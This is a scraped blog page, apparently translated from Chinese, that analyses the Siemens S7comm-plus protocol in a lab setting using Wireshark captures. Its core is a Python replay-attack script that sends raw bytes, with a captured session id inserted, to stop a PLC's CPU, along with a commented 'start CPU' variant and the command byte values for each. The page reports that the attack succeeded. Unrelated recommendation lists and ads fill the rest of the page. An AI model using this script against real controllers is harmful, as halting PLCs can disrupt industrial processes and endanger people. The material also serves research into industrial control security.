TIAT3-stop-start-offline.pcapng

文件(F) 编辑(E) 视图(V) 跟踪(G) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(I) 帮助(H)

s7comm-plus

No.	Time	Source	Destination	Length	Protocol	Info
34	2019-11-15 17:35:40.280301	192.168.10.101	192.168.10.53	290	S7COMM-PLUS	+49493 Ver:[V1] Seq=1 [Req CreateObject] ObjectServer
37	2019-11-15 17:35:40.296733	192.168.10.53	192.168.10.101	192	S7COMM-PLUS	+49493 Ver:[V1] Seq=1 [Res CreateObject] Retval=Messa
40	2019-11-15 17:35:40.299756	192.168.10.101	192.168.10.53	197	S7COMM-PLUS	+49493 Ver:[V2] Seq=2 [Req SetMultiVariables] ObjId=0
42	2019-11-15 17:35:40.304089	192.168.10.53	192.168.10.101	85	S7COMM-PLUS	+49493 Ver:[V2] Seq=2 [Res SetMultiVariables] Retval=
45	2019-11-15 17:35:40.312851	192.168.10.101	192.168.10.53	121	S7COMM-PLUS	+49493 Ver:[V2] Seq=3 [Req GetVarSubStreamed]
47	2019-11-15 17:35:40.315441	192.168.10.53	192.168.10.101	95	S7COMM-PLUS	+49493 Ver:[V2] Seq=3 [Res GetVarSubStreamed] Retval=
50	2019-11-15 17:35:40.317258	192.168.10.101	192.168.10.53	121	S7COMM-PLUS	+49493 Ver:[V2] Seq=4 [Req GetVarSubStreamed]
52	2019-11-15 17:35:40.320425	192.168.10.53	192.168.10.101	149	S7COMM-PLUS	+49493 Ver:[V2] Seq=4 [Res GetVarSubStreamed] Retval=
55	2019-11-15 17:35:40.323309	192.168.10.101	192.168.10.53	120	S7COMM-PLUS	+49493 Ver:[V2] Seq=5 [Req GetMultiVariables]
57	2019-11-15 17:35:40.327418	192.168.10.53	192.168.10.101	136	S7COMM-PLUS	+49493 Ver:[V2] Seq=5 [Res GetMultiVariables] Retval=
60	2019-11-15 17:35:40.329317	192.168.10.101	192.168.10.53	120	S7COMM-PLUS	+49493 Ver:[V2] Seq=6 [Req GetMultiVariables]

▼ Data: Response CreateObject  
 Opcode: Response (0x32)  
 Reserved: 0x0000  
 Function: CreateObject (0x04ca)  
 Reserved: 0x0000  
 Sequence number: 1  
 Transport flags: 0x36, Bit1-SometimesSet?, Bit2-AlwaysSet?, Bit4-AlwaysSet?, Bit5-AlwaysSet?  
 ▼ Response Set  
 > Return value: 0x0000000000000011, Error code: MessageSessionPreLegitimated, Generic error code: Ok  
 Number of following Object Ids: 2  
 Object Id [1]: 0x000003b8      0x38+0x80 = 0x000003b8  
 Object Id [2]: 0x000003a5  
 > Object: ClsId=ClassServerSession, RelId=ObjectNullServerSession  
 Data unknown: 00000000  
 > Trailer: Protocol version=V1

```

0000 00 0c 29 c9 86 10 28 63 36 84 12 3b 05 00 45 00  ..)---(c 6---E
0010 00 b2 09 07 00 00 1e 06 fd 54 c0 a8 08 35 c0 a8 .....T---S-
0020 0a 65 00 66 c1 55 00 03 42 0f be dd 97 ed 50 18 .e f-U--B----P-
0030 10 00 43 a4 00 00 03 00 00 8a 02 f0 88 72 01 00 ..C-----f--+
0040 7b 32 00 00 04 ca 00 00 00 01 36 11 02 07 3d 87 {2-----6---E-
0050 25 a1 00 00 01 20 82 1f 00 00 a3 81 09 00 15 00 %-----i---+

```

(3) Analysis of stop cpu instructions, mainly AddressList and ValueList, the value is 00000034019077000801, and the value is changed to 00000034019077000803, it is the start cpu instruction

The screenshot shows a Wireshark capture of S7comm-plus traffic. The packet list pane shows several frames, with packet 81 highlighted. The details pane shows the frame structure, including the 'Data: Request SetVariable' section. The bytes pane at the bottom shows the raw hex and ASCII data. A red box highlights the 'Value: 1' field in the Addresslist, and another red box highlights the 'stop' command in the Data section. A red arrow points from the 'Value: 1' field to the text '000801:stop cpu'.

# Fifth, implement replay attacks

After the above analysis, as long as you obtain the session id, and add the session id every time you request the plc, you can bypass the S7comm-plus anti-replay attack, write the following verification code, and capture the packet analysis to observe the phenomenon:

```
stop_cmd = "\x03\x00\x00\x43\x02\xE0\x80" \
"\x72\x01\x00\x34\x31\x00\x00\x04\xE2" \
"\x00\x00\x36\x00\x00\x03" + sessionid + "\x34\x00\x00\x00\x34\x01\x90\x77\x00\x08\x01\x00" \
"\x00\x04\xE8\x89\x69\x00\x12\x00\x00\x00\x89\x6A\x00\x13\x00\x89\x6B\x00\x04\x00\x00" \
"\x00\x00\x00\x00\x72\x01\x00\x00"
sock.send(stop_cmd)

# start_cmd = "\x03\x00\x00\x43\x02\xE0\x80" \
# "\x72\x02\x00\x34\x31\x00\x00\x04\xE2" \
# "\x00\x00\x00\x0A\x00\x00\x03" + sessionid + "\x34\x00\x00\x00\x34\x01\x90\x77\x00\x08\x03\x00" \
# "\x00\x04\xE8\x89\x69\x00\x12\x00\x00\x00\x89\x6A\x00\x13\x00\x89\x6B\x00\x04\x00\x00" \
# "\x00\x00\x00\x00\x72\x02\x00\x00"
# sock.send(start_cmd)
##start x90\x77\x00\x08\x03 stop x90\x77\x00\x08\x01

sock.recv(1024)
sock.close()
```

Running the above code, the replay attack is successful. When the stop is performed, the plc RUN/STOP indicator is yellow, and when the start cpu is performed, the RUN/STOP indicator is green, as shown below:



Replay attack packet capture analysis is as follows:

No.	Time	Source	Destination	Length	Protocol	Info
73	2019-11-15 17:35:40.442494	192.168.10.53	192.168.10.101	95	S7COMM-PLUS	→49493 Ver:[V2] Seq=8 [Res GetVarSubStreamed] Retval=:
76	2019-11-15 17:35:40.447688	192.168.10.101	192.168.10.53	121	S7COMM-PLUS	→49493 Ver:[V2] Seq=9 [Req GetVarSubStreamed]
78	2019-11-15 17:35:40.450663	192.168.10.53	192.168.10.101	149	S7COMM-PLUS	→49493 Ver:[V2] Seq=9 [Res GetVarSubStreamed] Retval=:
81	2019-11-15 17:35:40.452900	192.168.10.101	192.168.10.53	stop	121 S7COMM-PLUS	→49493 Ver:[V2] Seq=10 [Req SetVariable] ObjId=Native
83	2019-11-15 17:35:40.457433	192.168.10.53	192.168.10.101	84	S7COMM-PLUS	→49493 Ver:[V2] Seq=10 [Res SetVariable] Retval=OK
87	2019-11-15 17:35:40.459072	192.168.10.101	192.168.10.53	115	S7COMM-PLUS	→49493 Ver:[V2] Seq=11 [Req DeleteObject] ObjId=Unknown
89	2019-11-15 17:35:40.459240	192.168.10.53	192.168.10.101	88	S7COMM-PLUS	→49493 Ver:[V2] Seq=11 [Res DeleteObject] Retval=OK
438	2019-11-15 17:35:57.549516	192.168.10.101	192.168.10.53	290	S7COMM-PLUS	→49494 Ver:[V1] Seq=1 [Req CreateObject] ObjectServer:
440	2019-11-15 17:35:57.562055	192.168.10.53	192.168.10.101	192	S7COMM-PLUS	→49494 Ver:[V1] Seq=1 [Res CreateObject] Retval=Message

> [2 COTP Segments (60 bytes): #79(0), #81(60)]

✓ S7 Communication Plus

- > Header: Protocol version=V2
- Data: Request SetVariable
  - Opcode: Request (0x31)
  - Reserved: 0x0000
  - Function: SetVariable (0x04f2)
  - Reserved: 0x0000
  - Sequence number: 10
  - Session Id: 0x000003b8
  - Transport flags: 0x34, Bit2-AlwaysSet?, Bit4-AlwaysSet?, Bit5-AlwaysSet?
- Request Set
  - In Object Id: NativeObjects.theCPUexecUnit\_Rid
  - Item address count: 1
  - AddressList
    - ID Number: CPUexecUnit.OperatingStateREQ
  - ValueList (DInt) = 1
    - Datatype flags: 0x00
    - Datatype: DInt (0x08)
    - Value: 1 stop cpu
- ObjectQualifier
  - Request SetVariable unknown Byte: 0x00
  - Data unknown: 00000000
- Trailer: Protocol version=V2

0000 72 02 00 34 31 00 00 04 f2 00 00 00 da 00 00 03 r..41... .......

0010 b8 34 00 00 00 34 01 90 77 00 00 01 00 00 04 e8 .4..4.. w.......

0020 89 69 00 12 00 00 00 00 89 6a 00 13 00 89 6b 00 .i..... .j....k.....

cpu 操作

000801:stop cpu  
000803:start cpu

# Sixth, summary analysis

Two problems were also discovered during the experiment. When the first S7comm-plus CreateObject packet sent after completing the COTP connection can obtain plc related information, causing information leakage, the CPU model and firmware version can be launched, and the attacker can use This information carries out further attacks. In addition, when the TIA13 software is connected to the PLC online, the start-stop script is invalid, which should be the reason why the PLC only allows one client of the engineering station to connect.

Related documents are as follows:

- Industrial control asset sniffing and analysis (S7 PLC)

## 2. Analysis of Siemens S7Comm protocol

<https://laucyun.com/3aa43ada8cfbd7eca51304b0c305b523.html#6-2-1>

## 3. Siemens S7-1200 CPU control analysis:

<https://github.com/dark-lbp/isf>

## 4. Analysis of Siemens S7 communication process and replay attack:

5. Pierce the spear of S7CommPlus protocol security protection mechanism

6. S7comm\_plus wireshark parsing code

<https://github.com/QingChenHT/S7COMM-Plus>

[Copyright Complaint](#)

[Spam Report](#)



Powered By **VDO.AI**

**Golang tcp forwarding remoteAddr error**

## Intelligent Recommendation

**Dynamic debugging of S7Comm Plus protocol research**



1 Overview Previous article Preliminary research on the S7comm-Plus protocol is considered as a theoretical research. This article takes the core communication DLL (OMSp\_core\_managed.dll) as the target...



## In-depth analysis of Siemens PLC's open TCP communication

For automatic control or electrical engineers, Siemens PLC is a PLC brand that everyone is very familiar with; for host computer development engineers, Socket communication or TCP/IP


protocol is also ...

表 1: S7-200系列支持的通信协议列表				
协议类型	接口类型	波特率	传输介质	备注
PPI	EM241 模拟	RJ11	单线电话线	33.6kbps/s 数字串行速率
	CPU DQ 0/1	DB-9针	RS-485	9.6K, 19.2K, 38.4K 正、从站
	EM277	DB-9针	RS-485	19.2K, 187.5K 仍从站
PROFIBUS-DP	CPI241, CPI241-1 IT	RI45	以太网	9.6K, 19.2K, 187.5K, 12M 自适应
S7 网	CPI241-2	RI45	以太网	10Mbps/s, 100Mbps/s 自适应
AS-interface	DPV4-1模块	AI+DI	5/10ms 通过周期	主站
US	CPU DQ 0	DB-9针	RS-485	1200bps/s, 9.6K, 115.2K 自由端口命令 主站从站 双机热备
Modbus RTU	EM241	RJ11	单线电话线	33.6kbps/s 数字串行速率
自由口	CPU DQ 0/1	DB-9针	RS-485	1200-9.6K, 115.2K

communication protocol special...

## Siemens PLC various communication protocol parsing, analysis

1, the agreement classification (1) The low-end PLC, S7-200, supported communication protocols have these First, PPI communication (point-to-point) The PPI protocol is a




## Industrial Control Security | Siemens S7-300 Attack Analysis

I. Overview With the popularization of IQ 2.0, everyone is paying more and more attention to industrial control safety, and there are more and more small partners studying industrial control

safety. I...

## S7comm protocol analysis of the data fields (1)



Experimental environment: Siemens S7-300, CUP 315-2DP, step7 5.6, wireshark Objective: fetch packet reduction codes PLC Using wireshark fetch PC and PLC data transmission, which contains code for the ...

## The New Kitchen Remodel Trends Coming in 2023 Might Surprise You

Kitchen Remodeling

[Learn More](#)

## More Recommendation

### Anti-replay attack practice

When I was doing the API Gateway project, I encountered replay attacks, which is a relatively common attack. So what is a replay attack? Baidu Encyclopedia Replay Attacks, also known as replay attacks...

### EIP155Block anti-replay attack

Looking at the code today, I noticed this configuration and checked it. EIP155Block Simple replay attack protection is to prevent the tokens in the test network from being sent to the main network. At...


### ARP request replay attack

...

### Repeater replay attack

Make sure Burp Suite is open, open the agent, Open being, search for twosecurity, Copy the searched URL, In Burp Suite, open the repeater, right-click and select Paste

URL as request in the blank spac...



## Cookie replay attack

Cookie introduction cookie: (cookies, foreign programmers are still very emotional) The information stored by the server on the client machine effect:

- Used to record the history of users logging in...

## MPOWER® ULTRA MICRO POWER CONNECTORS



**samtec** **DigiKey**

## Related Posts

- Siemens PLC protocol-S7COMM
- Siemens PLC protocol-S7COMM-extended
- S7Comm Plus protocol research
- Replay of EOS rollback attack analysis
- (2) Analysis of S7COMM protocol
- LimeSDR wireless signal replay attack and reverse analysis
- Replay attack
- Analysis of data fields in the S7comm protocol
- Shiro replay attack login verification (password encryption plus salt)
- S7Comm Plus protocol research dynamic debugging two

Xem thử bạn có nhận ra ai trong số  
những người nổi tiếng không tran...

BestFamilyMag

Sponsored Links by Techolo

## Popular Posts

- Keywords: packet
- idea integrates tomcat and solves the console garbled problem
- [SOJ 639] trees
- Xiaobaixue front-end -----CSS basic grammar
- MYSQL date and time type format (detailed introduction)
- Network stream (template transfer)
- Layui jq finds the elements of the first element
- Python Algorithm Learning: Competitive Code Programming-Lanqiao Cup School Trial (Preliminary) Replay
- Freeswitch startup service script
- RISCV's cache

## Working with Interior Design Companies Might Be Easier Than...

[Interior Designs | Search Ad](#)

## Online Masters Degrees Might Surprise You

[Online degrees | Search Ads](#)

[Learn More](#)

Sponsored Links by Taboola

## Recommended Posts

- Data Structures and Algorithms basis
- Front End Knowledge Sharing - SHEETJS Usage Experience
- Solve Endnote's reference to the problem without GBT7714 format
- Day04 (array)
- Mac installation git
- Image and large array types
- Convert grayscale image to pseudo-color image-pseudo-color processing
- GHOST blog build

- Android application component - Service
- Krpano tutorial - view tag Chinese description

## Use Vinegar on This, Watch What Happens

Beardymag.com

Sponsored Links by Techolo

### Related Tags

plc

S7

socket

java

Internet of Things

The internet

Industrial Control Protocol Series

Safety

Industrial control

radio

